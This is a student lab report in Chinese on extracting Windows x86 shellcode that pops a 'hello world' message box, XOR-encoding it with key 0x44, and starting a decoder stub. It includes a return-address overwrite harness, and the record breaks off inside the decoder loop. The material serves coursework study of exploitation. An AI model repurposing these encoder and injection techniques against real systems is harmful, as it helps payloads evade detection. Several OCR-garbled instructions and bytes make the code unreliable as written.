

《软件安全》实验报告

姓名：王众 学号：2313211

实验名称：

Shellcode编写及编码


实验要求：

复现第五章实验三，并将产生的编码后的shellcode在示例5-1中进行验证，阐述shellcode编码的原理、shellcode提取的思想。

实验过程：

一、shellcode代码的提取

首先我们将5-2的代码输入，设置好断点，，然后进行反汇编，获得具体的汇编代码。



The screenshot shows the Microsoft Visual Studio interface with the 'Disassembly' tab selected. The assembly code for the 'main' function is displayed, starting with the inclusion of stdio.h and windows.h, followed by the main logic which includes pushing arguments onto the stack, calling MessageBoxA, and returning. The assembly code is as follows:

```
1: #include <stdio.h>
2: #include <windows.h>
3: void main()
4: {
5:     push    ebp
6:     mov     ebp,esp
7:     sub    esp,40h
8:     push    ebx
9:     push    esi
10:    push   edi
11:    lea     edi,[ebp-40h]
12:    mov     ecx,10h
13:    mov     eax,0CCCCCCCCh
14:    rep stos dword ptr [edi]
15:    MessageBox(NULL,NULL,NULL,0);
16:    mov     esi,esp
17:    push    0
18:    push    0
19:    push    0
20:    push    0
21:    call    dword ptr __imp__MessageBoxA@16 (0042428c)
22:    cmp     esi,esp
23:    call    __chkesp (00401070)
24: }
25: return;
26: }
27: pop    edi
28: pop    esi
29: pop    ebx
30: add    esp,40h
31: cmo    ebo,esp
```

这样我们便在断点处找到了我们实现shellcode的汇编代码。


我们首先需要找出MessageBox在我们系统中的位置，利用课上的代码：

```
#include <windows.h>
#include <stdio.h>
int main()
{
    HINSTANCE LibHandle;
    FARPROC ProcAdd;
    LibHandle = LoadLibrary("user32");
```

```

//获取user32.dll的地址
printf("user32 = 0x%x \n", LibHandle);
//获取MessageBoxA的地址
ProcAdd=(FARPROC)GetProcAddress(LibHandle,"MessageBoxA");
printf("MessageBoxA = 0x%x \n", ProcAdd);
getchar();
return 0;
}

```



所以我们可以得到结果：MessageBox的地址在 0x77d507ea .


下面，我们对汇编代码进行适当的修改，重新编写C语言程序，我们使用`_asm`语句，来实现在C语言中插入汇编语言代码。

```


#include<stdio.h>
#include<windows.h>
void main()
{
    LoadLibrary("user32.dll");
    _asm
    {
        xor ebx,ebx
        push ebx
        push ebx
        push ebx
        push ebx
        mov eax,77d507eah
        call eax
    }
    return;
}

```


在这里，我们将push 0修改为了push ebx，因为在指令中不能出现0字节，所以我们先将ebx与自身异或，做到清零操作，然后通过四个push操作来压入四个0寄存器。在修改完代码后，我们运行代码，成功出现了弹窗，所以证明了我们的代码是正确的。



接下来，我们跳转到反汇编代码，查看对应的地址：



我们发现，我们编写的asm代码部分的指令地址开始于0040103C，结束于00401048，我们跳转到该部分内存空间的机器指令：




读出对应的机器码：

```
33 DB 53 53 53 53 B8 EA 07 D5 77 FF D0
```

所以到这一步，我们就完成了对于shellcode代码的提取。我们对我们的代码进行运行与验证，检验我们的代码提取是否正确，我们输入以下的代码，运行，观察是否出现弹窗。代码部分如下所示：

```
#include<stdio.h>
#include<windows.h>
char ourshellcode[]="\x33\xDB\x53\x53\x53\x53\xB8\xEA\x07\xD5\x77\xFF\xD0";
void main()
{
    LoadLibrary("user32.dll");
    int *ret;
    ret=(int*)&ret+2;
    (*ret)=(int)ourshellcode;
    return;
}
```

运行代码，得到了弹窗，证明我们的shellcode代码是正确的。



二、shellcode代码的编写

我们接下来，实现自己编写shellcode代码，比如说，我们想要自己编写一个代码，要求实现调用Messagebox输出“Hello world”。我们可以分为以下的步骤。

1. 编写C语言代码

我们首先写出“Hello world”的ASCII码：

```
\x68\x65\x6C\x6C\x6F\x20\x77\x6F\x72\x6C\x64\x20
```

根据大端序的内存存储方式，我们需要将存储的顺序倒过来，然后通过mov eax,esp指令来使用eax保存字符串的首地址，便于作为Messagebox函数的参数进行入栈。

我们编写以下的代码来实现


```
#include <stdio.h>
#include <windows.h>
void main()
{
    LoadLibrary("user32.dll");//加载user32.dll
    _asm
    {
        xor ebx,ebx
        push ebx//push 0
        push 20646C72h
        push 6F77206Fh
        push 6C6C6568h
        mov eax, esp
        push ebx//push 0
        push eax
        push eax
        push ebx
        mov eax, 77d507eah
```

```

        call eax
    }
    return;
}


```

我们运行代码，发现得到正确的弹窗：



2. 跳转到反汇编界面以获取对应机器码

运行成功后，我们获得相应的机器码



发现是，地址从0040103C到了0040105B，将这部分的机器码提取出来，shellcode代码是：

```
\x33\xDB\x53\x68\x72\x6C\x64\x20\x68\x6F\x20\x77\x6F\x68\x68\x65\x6C\x6C\x8B\xC4\
\x53\x50\x50\x53\xB8\xEA\x07\xD5\x77\xBB\xD0
```

所以，我们成功的编写了一段shellcode代码。

三、shellcode代码的编码

在我们编写并提取出shellcode代码后，我们需要对shellcode进行编码，才能进行攻击，我们一般使用的是xor编码。


我们输入以下的代码，就可以实现编码功能。

```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
void encoder(char* input, unsigned char key)
{
    int i = 0, len = 0;
    FILE * fp;
    len = strlen(input);
    unsigned char * output = (unsigned char *)malloc(len + 1);
    for (i = 0; i < len; i++)
        output[i] = input[i] ^ key;
    fp = fopen("encode.txt", "w+");
    fprintf(fp, "\n");
    for (i = 0; i < len; i++)
    {
        sprintf(fp, "\\\x%0.2x", output[i]);
        if ((i + 1) % 16 == 0)
            fprintf(fp, "\\n");
    }
    fprintf(fp, "\n");
    fclose(fp);
    printf("dump the encoded shellcode to encode.txt OK!\n");
    free(output);
}
int main()
{
    char sc[] =
        char sc[] =


"\x33\xDB\x53\x68\x72\x6C\x64\x20\x68\x6F\x20\x77\x6F\x68\x68\x65\x6C\x6C\x8B\xC4
" \
"\x53\x50\x50\x53\xB8\xEA\x07\xD5\x77\xFF\xD0\x90";
    encoder(sc, 0x44);
    getchar();
    return 0;
}
```

以上代码就实现了我们的xor编码的功能，key是我们的异或的字符，是固定的取值0x44，main函数中，我们通过for循环，将每一位shellcode都进行异或操作，将新得到的shellcode进行保存即可。

我们运行这段代码，发现输出：



说明我们的程序已经得到运行，在生成该代码的地址观察，发现在桌面生成了一个新的 encode文件，打开之后，发现里面存储着我们的编码。



进行xor编码之后的shellcode代码就是：

```
\x77\x9f\x17\x2c\x36\x28\x20\x64\x2c\x2b\x64\x33\x2b\x2c\x21\x28\x28\xcf\x80\x17\x14\x14\xfc\xae\x43\x91\x33\xbb\x94\xd4
```

说明我们成功完成了编码的操作。

四、shellcode代码的解码

在我们进行编码之后，我们还需要进行解码，才能完成最后的shellcode注入攻击。我们需要在shellcode前加上一段代码来进行解码，这样才能确保程序正确运行。

我们用以下的代码来进行解码：

```
#include <stdlib.h>
#include <string.h>
#include <stdio.h>
int main()
{
    __asm
    {
        call label;
        label: pop eax;
        add eax, 0x15 ;越过decoder记录shellcode起始地址
        xor ecx, ecx
        decode_loop:
        mov bl, [eax + ecx]
        xor bl, 0x44 ;用0x44作为key
        mov [eax + ecx], bl
        inc ecx
